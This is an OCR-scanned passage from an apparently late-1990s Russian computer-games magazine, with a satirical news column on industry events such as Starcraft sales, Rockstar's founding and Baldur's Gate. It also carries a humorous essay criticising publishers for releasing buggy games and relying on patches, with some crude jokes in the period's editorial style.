Обелился, в общем, пан Гненеветцки и даже игру умудрился по ходу дела лишний раз прорекламировать. И еще много чего такого наговорил, что прямо-таки очищенным ангелом представился. А тем временем, по конфиденциальным источникам, в Sierra Sports уже уволен менеджер продаж и еще кто-то из административного персонала. За недосмотр и халатность. И это правильно.

Starcraft — номер один

Как сообщают официальные источники, по итогам истекшего года самой продаваемой в мире игрой была Starcraft. Игра продалась в количестве более чем полутора миллионов копий. Таким образом, Starcraft сделалась уже третьей игрой на счету Blizzard, чьи продажи перевалили миллионный рубеж.

Хорошо, что хоть не позорный Deer Hunter на первом месте - он уже давно ошивается в первой тройке. Starcraft - это еще куда ни шло.



Накорми голодного

Скажите, пожалуйста, а как часто вы подаете ободранным нищим, бомжам бездомным и прочим бесхозно шатающимся личностям, выпрашивающим у прохожих деньгу на пропитание и прочие душеобщипательные надобности? Если вы настолько богаты или сердобольны, что иногда все же подаете, то от этой новости вы будете без ума. Вы будете прыгать от счастья и кидаться на окружающих с лозунгом «помоги голодному!» на устах.


Они называют себя «Gamers Allied Against Hunger», что в буквальном (да и в любом другом) переводе означает «Геймеры Сплотились Против Голода». Они находятся по адресу www.gaah.org. И это не шутка. Внимание, страстные поклонники обездоленных и просто давно не жравших! В середине января о своем существовании заявила организация, ставящая своей целью сплочение игроков для помощи голодающим Соединенных Штатов Америки. Повторяю: именно штатовским, а не эфиопским, северокорейским или, тем паче, российским. Оказывается, эти зажравшиеся янки там у себя тоже голодают. Вот уж не ожидал, надо признаться.

В общем, я не знаю, чего тут можно к сказанному добавить. Народец этот, судя по всему, настроен вполне обстоятельно. На что надеется - то незнамо, но надеется. Кто хочет - присоединяйтесь.

Знаете? А ведь это можно понимать как еще один показатель развития и преуспевания игровой индустрии. Подобного рода сообщества никогда не появятся там, где все глухо и бабок нет. Значит, игры живут и побеждают - иначе бы около них не кучковались жратволюбцы из «GAAH» и всякие иные идеологические отщепенцы. Прямо скажем - обнадеживает, господа, обнадеживает.

Собственный Tomb Raider на WWW

Даааааа... Честно говоря, я был поражен. До глубины души... Для начала признаюсь как на духу: я тамбовскую наездницу по ларской кличке Крофт на дух не переношу. Не люблю я мужеподобных девушек, знаете ли, да еще и с силиконовыми грудями, как у нее. Да и Tomb Raider худшеет от серии к серии, постепенно вырождаясь в мыльную оперу с перезревшей шлюшкой в главной роли. Однако не будем оскорблять чувств и достоинств всех тех, кто преклоняется перед ее чистым образом и лелеют Ларочку как алую розу своей неразделенной любви. Специально для них студия Flatland, давно уж как греющаяся под теплым крылышком Eidos Interactive, сварганила онлайновую программулину, работающую на неком подредактированном подобии языка html и



Видимый вами пейзаж полностью трехмерен: ходи, гляди по сторонам и наслаждайся...
www.wittraider.notrix.de


позволяющую всем желающим создавать сайты, представляющие собою трехмерные среды в стиле Tomb Raider.

Поясняю технологию. Идете на http://www.flatland.com/tr/tomb.html, скачиваете мегабайтный plug-in для Netscape или Explorer (смотря чем пользуетесь). Инсталлируете. Далее, на том же сайте заготовлены три демонстрационные среды - заходите в любую (рекомендую сделанную якобы фанатами игры из WittRaider - самая симпатичная). Оказываетесь в трехмерной среде, отдаленно напоминающей TR3. Можете ходить туда-сюда, вертеть башкой вверх-вниз и ускоряться-замедляться в плане ходьбы. Все. Там нет противников, нет нажимабельных кнопок и открывабельных дверей, там нет ничего, кроме смоделированного в редакторе трехмерья, в котором надо гулять, глазеть по сторонам и наслаждаться, наслаждаться, наслаждаться...

С помощью того же редактора и текстур из Tomb Raider вы сами можете построить подобные среды. При желании - попытаться скопировать оригинальные из игры. Даже натыкать туда портретов Лары. Даже обнаженной (эй, любовнички, ловите адресок: http://fus.webjump.com/nude.html). Непонятно только, на фига это нужно, когда тут вполне себе реальные три серии Tomb Raider валяются, и это не считая аддоновых прибавков. Выразить свою любовь в виртуальной форме и всем на обозрение? Разве что так, других объяснений не вижу...


Вести с рубежей Baldur's Gate

1. Для Baldur's Gate появился патч, несет в себе 32 исправления и добавки. Ничего сверхценного в нем не имеется: если И-нет у вас есть, то качайте (с официального сайта), если отсутствует - не напрягайтесь.
2. Весною ожидается сборник миссий под названием Baldur's Gate: Tales of the Sword Coast. Чем таким будет этот сборник хорош - разработчики пока не намекают, но при желании вы и сами легко можете все домыслить.
3. Baldur's Gate стал наиболее успешным проектом за всю историю Interplay, оставив позади даже Descent и Fallout 2.
4. Подтвердилось. Уже потихоньку начинается разработка Baldur's Gate 2, который ориентировочно ожидается в конце следующего года.



The Creed остался без хозяина

Как только что выяснилось, компания Electronic Arts по здравому размышлению решила отказаться от публикации экшена The Creed, разрабатываемого на Insomnia Entertainment. Поддерживаю. Такие игры публиковать - себе дороже. Почему - читайте статью в номере (и не удивляйтесь, что там издателем прописан EA - в момент написания статьи еще не было известно о расторжении этого соглашения).



Птенцы Uprising

Многоуважаемой компании 3DO ни с того ни с сего приспичило передислоци-




ровать офисы студии Cyclone Studios из одного города в другой. Понятное дело, часть циклоновского народца желанием переезжать не возгорелась и ушла на вольные хлеба, образовав студию Black Mace Entertainment. Для справки, Cyclone Studios - это те братки, которые сварили нам обе части Uprising.

Игровой проект, над которым пойдет работа, уже определился. Даже наименование имеется: Raiders of the Forbidden Zone. «Вообразите себе стратегический Shogo с космическими пиратами - плана тех, что были в «Звездных войнах», - рассказывает Джон Эберхардт, новоявленный президент Black Mace. - Мы уже ведем переговоры с несколькими возможными издателями...». Любопытно, а кандидатура 3DO на издательскую вакансию рассматривается?

Будни Battlecruiser


Свершилось невероятное (кто знает - тот поймет), и Battlecruiser 3000 A.D. 2.0, наконец-то, явил себя в продаже. По прошествии нескольких дней непоседливый Дерек Смарт, видимо - на радостях, устроил небольшую бучу по поводу того, что издатели из Interplay поначалу пустили игру на рынок ограниченной партией, дабы посмотреть, как она будет продаваться. Дерека, правда, в Интерплюе вскорости успокоили, объяснив, что, во-первых, это нормальная практика, и, во-вторых, многие распространители тоже сначала заказали небольшие партии - на-посмотреть.

Вторая новость интереснее. Тринадцатого января (главное - выбрать правильное число) Дерек Смарт огорошил общественность известием, что в его ближайших планах находится съемка фильма на основе сюжета и событий Battlecruiser 1/2.



«Какое-то время назад, - поясняет Смарт, - со мной связался друг, работающий в киноиндустрии, и предложил написать сценарий. Мы с ним недавно вспомнили об этой идее и сейчас думаем, а не попробовать ли».

Грандиозными планами в кино энтузиазм Смарта не исчерпывается. Наоборот. В его ближайших планах стоит выпуск аддона, а еще - BC: 3030AD или BC: 4000AD. Причем никто не знает, чем Дерек займется в первую очередь. «Это зависит от того, - откровенничает он с журналистами, - какой у меня будет настрой в тот день, когда мне надо будет принимать окончательное решение о том, чем начинать заниматься дальше». Вот так.






Wheel of Time (Legend

GT прикупила Legend

В один день GT совершила сразу два важных дела: купила Legend Entertainment и подписала долговременный договор об издании всех игр Infinite Machine. Разумеется, первое из этих двух событий значительно важнее.

После приобретения Legend у GT на руках оказался питомник из семи мощных разработческих студий: Cavedog, Humongous, SingleTrac, Oddworld Inhabitants, Bootprint, Reflections и, собственно, Legend. Последние в настоящее время под бдительным руководством Epic MegaGames кропают вторую часть Unreal. Помимо того, в этом году Legend надеется выпустить в продажу Unreal Level Pak и давно всеми ожидаемый Wheel of Time (на движке Unreal).

Касаемо Infinite Machine - это еще не запятнавшая себя выпуском каких-либо игр калифорнийская разработческая студия, основанная дизайнером и программистом Jedi Knight. Нетрудно сообразить, что сейчас они делают следующий свой 3D action. Чем будет - пока тайна, выйдет - в двухтысячном.



Чем отличилась Take Two

В начале января сего года компания Take Two присоединила к себе глубоко подвинутый на исторических варгеймах Talonsoft. За какие-то четыре-пять лет своего существования талонсофтовцы успели склепать и издать целых 15 представителей этого благородного жанра, среди которых числятся The Operational Art Of War, East Front с West Front'ом и вся серия Battleground. И хотя продукция Talonsoft никогда не дотягивала до популярности таких серий, как, скажем, Panzer/проч. General и Steel Panthers, однако нельзя отрицать влияние этой продукции на сознание и кошельки компьютерных варгеймеров.

И еще одна весточка из штаб-квартиры Take Two. Вот буквально только что Take Two оповестила общественность о создании новой студии компьютерно-игровой разработки с очень музыкальным названием - Rockstar. Господа, советую обратить самое пристальное внимание на те проекты, которые начнет чудить эта звездороковая тусовка - потому как возглавляет Rockstar не какой-нибудь там хвой березовый, а Сэм Хаузер, руководитель политически некорректного беззакония в виде Grand Theft Auto. Напоминаю для тех, кто не знал и впоследствии забыл. В GTA вы принимали на себя личину бандюги, по заказу мафиозных структур кравшего автомобили и совершавшего прочие нелицеприятные поступки. Причем многим это нравилось, что вызывало колики в печенках всех блюстителей нравственности, которым привелось увидеть игру. Правда, таковых было не столь уж много, так как графически, да и в плане увлекательности, GTA была не то чтобы плохой, но... но можно было бы и покруче. Однако ж мы отвлеклись - что там насчет Rockstar?

«Мы подобрали элитную команду из разнородных областей индустрии развлечений. У нас продюсеры музыкальных групп, коммерсанты, владельцы звукозаписывающих студий, содержатели ночных клубов и - разумеется - сливки новой волны интерактивных талантов индустрии, - сметанным котом разливается Хаузер. - Мы хотим изменить отношение средств массовой информации к игровой индустрии и придать играм индивидуальность, до настоящего момента отсутствовавшую».

Звучит непонятно, но аппетитно. Еще Хаузер поведал раскрывшим рты журналистам, что будет делать игры, идущие на грани пристойности и моральных норм, что ориентируется в первую очередь на современную молодежную аудиторию и что вскорости они огласят список тех игр, которыми собираются удивлять и поражать нас в ближайшие год-два. Причем можно смело утверждать, что легендарное Grand Theft Auto 2 в этом списке найдет свое место - эй, фанаты GTA, можете драть пробки и глушить шампанское!



И снова Take Two

В 2012 году Китай, вообразив себя Ираком, вторгся на нефтяные территории России, вообразив последнюю Кувейтом. Вскоре в это дело вмешались миротворческие силы Соединенных Штатов Америки, которым даже не потребовалось для этого кем-то там себя воображать. Никаких дурацких шуток, все на полном серьезе. Не верите, так потом поиграете в Force 21 - «футуристической танковой RTS», как определяют ее жанр руководители проекта из Take Two. Будет тридцать разного рода технических средств, в настоящий момент проходящих в Китае, России и США стадию сверхсекретных разработок. Миссий - пятьдесят, разбитых на две кампании (за американцев и за китайцев, - а россияне, видимо, исполняют роль мирных жителей, терроризируемых узкоглазыми агрессорами). Мультиплейер предусмотрен. Миссии ожидаются как ночные, так и дневные. Срок релиза неизвестен. На этом исчерпывается информация, имеющаяся у меня по Force 21.

Мне тут ребята из редакции подсказывают через плечо: надо, чтоб Take Two внедрили в игру Монику Левински - наподобие redalert'овской Тани, и чтобы она американцам терракты разные чинила. Причем после каждого такого терракта американцы чтобы зверели вдвойне, и как Клинтон срывает злость на Ираке - так чтоб, значит, в данном случае злость бы ими на китайцах вымещалась. Как вы считаете, может, чиркануть им письмецо, порекомендовать такую вот оригинальную идею?

Пояснение для особо недоверчивых: за исключением последнего абзаца и сравнений с иракокувейтом, вся приведенная выше информация по Force 21 - чистейшая правда. Я сам очумел, когда впервые прочел.

SimCity выложен для скачки

Первый SimCity вышел в свет ровнехонько десять лет назад. Юбилей, сами понимаете. К тому же в продажу поступил SimCity 3000, который сейчас надо любыми способами поддерживать, а это значит - бросать все, чего горит, в огонь народного к нему интереса.

Юбилей и выход третьей части - таковы те две причины, которые побудили Maxis выложить на своем сайте самую первую часть SimCity, сделав ее доступной для всеобщего скачивания. Особым поклонникам великого градосимулятора интересно, быть может, посетить этот сайт, дабы скачать и посмотреть, с чего все начиналось.

О недобросовестности в играх

Новость не новость, но интересно. В неуемной с жиру бесящейся Америке сейчас может подняться волна ограничительных законов на рекламу, связанную с компьютерными играми. Дескать, ежели издатель всенародно объявляет, что его action будет «полным 3D в труколоре», а на поверку это оказывается 256-цветная аркада, да еще и плоская, как грудь спортсменки, то таковой издатель может быть привлечен к ответственности с понесением соответствующих штрафных и прочих телесных наказаний.

Пока это не более чем разговоры - однако эти разговоры там ведутся на уровне сената. Быть может, через годик-другой такой закон, призывающий издателей и разработчиков не врать нам относительно делаемых ими игр, и вправду появится. Почему бы и нет? Ведь существует же закон о недоброкачественной рекламе. Думаю, в компьютерной индустрии тоже было бы нелишне ввести что-нибудь подобное.

Неугомонный Psygnosis

Британский Psygnosis уже с полгода радует всех составителей игровых новостей: на нем постоянно чего-то такое происходит. Даже чаще, чем на Ion Storm. То кто-то в него приходит, то из него кто-то уходит, то ушедшие собственную компанию организовывают. То Psygnosis какую-нибудь свою студию откроет, то какую-нибудь другую прикроет, то все перетрясет и оставит как бы и постарому, но уже с новыми людьми и в совсем другом уголке земного шарика. Развлекается как может, короче, да и чистописак от журналистской братии без куска хлеба не оставляет, за что ему, как говорит один мой знакомый, отдельное спасибо.

Вот и сейчас Psygnosis разогнал к такой-то прабабушке свою студию в Сан-Франциско. При этом двадцать человек,

работавших над основным проектом студии, оказались на улице без куска хлеба (но с хорошим выходном пособием), а все прочие из находившихся там, кто был задействован в сторонних для этой студии проектах, были в спешном порядке передислоцированы в офисы псигнозивского Foster City. Такие вот цирк да кутерьма.



Два облика Magic&Mayhem

Mythos Games, прежде сделавшие три первые части X-COM, в конце декабря удивили всех ролевой стратегией Magic&Mayhem. О достоинствах этой игры можно спорить - но речь не о них. И даже не о ее недостатках. Речь о том, что «Magic&Mayhem» - название европейского релиза игры. В Америке же игра выйдет только в марте, причем под издательской маркой Bethesda, причем называться она уже будет «Duel: The Mage Wars». Не вздумайте тратить деньги и покупать Duel, если у вас уже есть Magic&Mayhem: игры полностью идентичны, за исключением кое-каких некритичных улучшений в коде AI. Да и то, для обладателей Magic&Mayhem выйдет соответственный патч, который можно будет скачать на сайте.

А между тем Mythos Games вовсю трудятся над Magic&Mayhem 2: The Inquisition, который намечают на конец '99 (мой вам прогноз: конец будет, но двухтысячный). Все заявленные изменения, которые будут во второй части, пока что носят количественный характер: больше монстров, больше заклинаний.

Microsoft приобретала FASA

Обожаемая корпорация Microsoft прикупила компанию Virtual Worlds, и это нам с вами глубоко параллельно. Вместе с Virtual Worlds была приобретена также чикагская FASA Interactive, и вот это уже нам с вами глубоко не параллельно.

Компания FASA числится единственным и полномочным создателем дробь владельцем населенной роботами настольной вселенной BattleTech, на базе которой Activision сделали своих первых двух MechWarrior'ов (плюс Mercenaries). FASA Interactive, в свою очередь, является компьютерно-игровым подразделением FASA, летом того года выпустившим MechCommander и сейчас во всю мочь ваяющим третью часть MechWarrior. Однако права на издание третьего MechWarrior остаются за Hasbro и MicroProse - тут Microsoft ничего не ловит.




Рунный проект

Epic Games и Human Head Studios огласили онлайновую округу сообщением о том, что начали разработку Rune - трехмерной action-adventure, насыщенной норвежской мифологией в частности и фэнтезевыми элементами в целом. «В игре будут динамическая окружающая среда, средневековое оружие и отличный баланс между action и адвентюрой», - утверждает эпиковский Джей Уилбур. Издавать игру собирается Gathering of Developers.



Карта для Railroad Tycoon 2

PopTop Software, разработчики Railroad Tycoon 2, выложили на всеобщее воспользование новую карту для своей игры. Таковая карта носит задушевное наименование Heartland (земля сердца) и захватывает средне западную штатовскую территорию. Вес карты составляет 450 килограммов, и скачать ее можно с сайта издателей игры по адресу www.godgames.com/rt2/.



И напоследок

В продажу поступил российский вариант тамагочи. Основное национальное отличие - если его не кормить, он не дохнет, а страшно кроет матом.
Всем хорошего настроения и классных игр.

Новости подготовил
Димитрий Поджурыжный

ПАТЧИ

Дурни, дыры и заплатки

Стоп!!! Не спешите — успеется. Перед тем, как начать чтение этой статьи, задайте себе один простой вопрос. Прозвучит он следующим образом: «Зачем нужны патчи к играм?».

Если вы ответили: для исправления непредвиденных ошибок в программе игры, обнаруженных после ее выхода, — поставьте себе 1 балл.

Если вы ответили: чтобы игроки скорее могли купить пусть даже и не до конца завершенную игру (а потом уж докачать патчи, исправляющие остающиеся недоделки), — поставьте себе 0 баллов.

Готово? Продолжать чтение разрешается только набравшим не менее одного балла. К оставшимся мазохистам просьба: переверните страницу и почитайте что-нибудь еще. Причем немедленно, не начиная следующего абзаца. Чао, бамбино!

Все, извращенцы нас покинули? Прекрасно. Но все же проверьте, там за вашим плечом точно ничья заплаткообожающая физиономия не просовывается? Точно, значит? В зеркале тоже никто не виднеется, проверили?..

Заплаточное поколение

А ведь знаете, если бы вы не были типичным россиянином, то весьма вероятно, что в зеркале вы бы увидали то самое мазохистско-патчеобожающее рыло, о котором велась речь. Таковых рыл в последнее время развелось в немереном количестве среди зарубежников: они ж там все Интернетом обзавелись, вот и бесятся с жиру. Им незачем ждать, пока выйдет окончательно наладенная версия игры. Действительно, что им стоит там, в соединенном заштатье, взять и качнуть патчик тонн эдак на двадцать-тридцать! У них все схвачено: лицензионная копия, права и обязанности пользователя, money back guarantee, если что серьезное — отдельный диск по почте пришлют, еще и извинятся подобострастно.

«Скорее, быстрее, хватит держать игру в разработке! — слышатся гневные возгласы. — Мы уже хотим ее! Жаждем, алчем, вожделеем, мать вашу! Бета-тестеры, сволочи, уже играют в ЭТО, а мы чего? Выкладывайте ее на прилавок без лишних разговоров, мы сами будем бета-тестерами! Потом наклепаете патчей, а уж мы-то скачаем!»

А потом мы с вами, в большинстве своем лишенные Интернета, покупаем и юзаем на ладан дышащую игру, виснущую при каждом удобном и неудобном случае. Как часто ты, дорогой читатель, материшься благим матом, когда очередной не вовремя встрявший баг заставляет тебя загружать последний save, записанный с час назад? Как часто ты бьешься головой о стену, когда выясняется, что этот save, по причине другого бага, оказался еще и затерт временными файлами игры, и теперь надо все проходить заново?

Кто виновен во всем этом безобразии? Разработчики? Они тоже, но не в них собака зарыта. Зарыта она в игроках. И прикол в том, что не только в зарубежных. Прикол в том, что и в нашей родине-стране стало больше народа, согласного покупать пораньше и потом докачивать.

Выведу-ка я *первое правило Патча*. Прозвучит оно так: *Патч есть вынужденная аварийная мера, а не заранее запланированный шаг.*

Когда один разработчик хитрит и выпускает недоделанную игру, чтобы успеть к Рождеству, это называется «грязные проделки». Когда половина разработчиков так поступает, это называется «негласный закон бизнеса». Но когда игроки сами просят об этом, это называется «тенденция в игровой индустрии». И поэтому наше первое правило скрипит по швам и лопается, как переборки в тонущем «Титанике».

Взгляните на любую из глючных игр: да ведь разработчики не могли не знать, что багов в их «шедевре» не меньше, чем китайцев в Китае. После нескольких миссий/уровней/минут такой игры становится очевидно, что команда альфа- и бета-тестеров там и рядом не ночевала (а если ночевала, то занималась при этом явно не тестированием). Либо же эти самые тестеры были подкуплены, напоены, отравлены и не смогли доложить о результатах своей работы вышестоящему руководству.

Взгляните на **второй M.A.X.** Известная игра от известного издателя (**Interplay**), продолжение нашумевшей в свое время стратегии. Сразу после выхода этого... гм... фрукта-продукта выяснилось, что игру практически невозможно пройти до конца без массированной штопки. **M.A.X. 2** кишел багами, как Китай китайцами (да не обидится на меня эта горделивая и достойная нация). Вы верите, что разработчики этого не видели и знать ничего не знали, пока на них не посыпались гневные письма покупателей? Я — нет. Но письма-то, кстати, тогда посыпались: уж больно высок оказался процент багов на квадратный мегабайт игры.

В России как? Чего на рынке купил, в то и играйся, хоть тебе эта гамеса баговая потом весь хард потрет! Думаете, преувеличиваю? А **Myth II**? В курсе, что его по всему миру из магазинов поснимали? А все из-за маааленького бага: если игрушечку эту проинсталлировать не в default'ную директорию, то потом uninstaller вам весь винт заодно вместе с **Myth'ом** подчистит. Ничего перспективка? Весь мир на ушах стоит, магазины игр за километр обходят, коробку с **Myth'ом вторым** в руки брать боятся... А наши пираты игруху уже поперли да и пустили в продажу, и безо всяких предупреждений, разумеется. Зачем народ в панику вводить? К слову сказать, демка мифовская этим багом тоже страдала, правда, срабатывал он не во всех случаях. У меня, например, не сработал. Но я только потом узнал про то, что мой винт играл в русскую рулетку со стерилизацией. Только когда патч к демке вышел. Расскажите потом эту историю тем, кто нас в начале статьи покинул...

Заплаточная индустрия

А ведь это все началось не сейчас... **Battlecruiser 3000 AD** помните? Эту игру бесспорно можно признать рекордсменом глюкавости. За **BC3000** волочился огромный шлейф патчей. Ну, нужно было людям позарез выпустить что-то. И они выпустили. Что-то. Точнее, нечто. Это была не игра, где много багов, нет, это был один большой баг, в программе которого затерялось немножечко игры. Не помогли и многочисленные заплатки, последняя из которых весила ажно 50 мегов. Впрочем, там была своя темная история, и разработчик почти ни в чем не виноват на поверку оказался. Но есть и другой пример, где уже все делалось осознанно. По степени недоделанности **Battlecruiser** конкуренцию может составить **Daggerfall**. О, да! Это был неповторимый «gaming experience»! Уникальный и единственный в своем роде тренажер выдержки характера. Загрузился — прошел dungeon — вылетел. Загрузился — прошел — вылетел. За этим

выматывающим занятием в **Buggerfall**, как окрестили его благодарные игроки, можно было либо развить психологическую устойчивость и буддистское спокойствие, либо окончательно их потерять... Вы там как, фишку сечете? Или просто читаете? Фишка в том, что играющая общественность простила Дереку Смарту грехи его **BC3000**, и сейчас он выпускает **BC3020**. Фишка в том, что **Daggerfall**, несмотря ни на что, был и остается одной из популярнейших ролевых игр за всю историю. Причем вполне заслуженно, и это нельзя не отметить.

Обратившись к современности, мы встретим примеры и посвежее. **Deadlock 2**, чей AI был слишком туп, чтобы атаковать игрока. **Q2** (даже на солнце, как и на клинтонах, случаются пятна) со своими бесконечными патчами... А **Lords of Magic** и **East Front**? Там вообще без патчей ужас какой-то творился. Впрочем, в их случаях и патчи уже не помогли — народ был от этих игр в таком ужасе, что бежал от них, как от чумы.

Да что там говорить! Игра, не имеющая ни одного патча, это, скорее исключение, чем правило. Причем, по сегодняшним меркам, неожиданное и подозрительное исключение. Вот вам еще одна «тенденция игровой индустрии»: если раньше на патч смотрели как на досадную неловкость, позорящую лицо фирмы, то сейчас патч — признак заботы разработчиков о своих клиентах, поддержка свежевышедшей игры... Чуть ли не необходимый атрибут любой уважающей себя фирмы.

На этом поле особо отличилась **Interplay**. Начиная с лета'98 она активно вываливает на рынок недоделанные гамесы. Про **второй M.A.X.** мы уже говорили? А ведь у них еще есть второй **Fallout**! Эта игра появилась на свет, мягко говоря, недоношенной. Через некоторое время после релиза разработчикам пришлось опубликовать на сайте уверение, что «игру можно пройти до конца и без патча». Согласитесь, если авторам приходится делать такое заявление, значит, были серьезные основания предполагать обратное. Интересно и дальнейшее поведение создателей **Fallout 2**. Вместо скорейшего выпуска соответствующей «заплаты» они принялись потчевать игровую общественность жалобами на строптивый игровой код, который никак не хотел работать так, как надо, и... бета-патчами!

Дожили... У нас теперь появилось и такое понятие! Предлагаю не останавливаться на достигнутом и начать выпуск демо-версий патчей. Их можно будет выпускать и до официального релиза, включая в качестве бонусов на другие компакты и выставляя на сайте фирмы-разработчика. Также неплохой идеей были бы add-on'ы и extension pack'и к особенно удачным патчам. Их можно было бы распространять за символическую плату или вообще бесплатно в качестве рекламной акции компании-производителя. Движки самых продвинутых патчей можно продавать другим фирмам, которые будут потом, используя их, делать свои патчи.

И еще я не понимаю: почему патчам не дают имена? У них есть только версии, то есть бездушные цифры после слова «patch». Если в игровой индустрии уже сложилась традиция делать сиквелы к заплаткам, то почему не придумывать им звучных названий? Например, **Fallout 2: Tandi speaks again!** (патч, фиксящий виснущую во время диалога Танди), а потом **Fallout 2: Your car is one piece!** (патч, предотвращающий «раздвоение» машины на корпус и капот). Игровым журналам было бы тогда сподручно писать превьюхи и обзоры выходящих патчей. Представьте себе, например, такую статью: «В недрах известной компании **Interplay** кипит работа над грандиозным проектом. Готовится патч к игре такой-то, который войдет в историю патч-индустрии! По заверениям разработчиков, он исправит до 80% багов в игре и добавит множество новых возможностей! Выход патча намечен на третий квартал следующего года». Шкала оценки тут может быть примерно следующей: Интересность патча, Количество исправленных багов, Ценность для игры, Оригинальность (насколько неожиданными окажутся исправления), Потенциал для сиквелов (общая сумма неисправленных и добавленных багов).

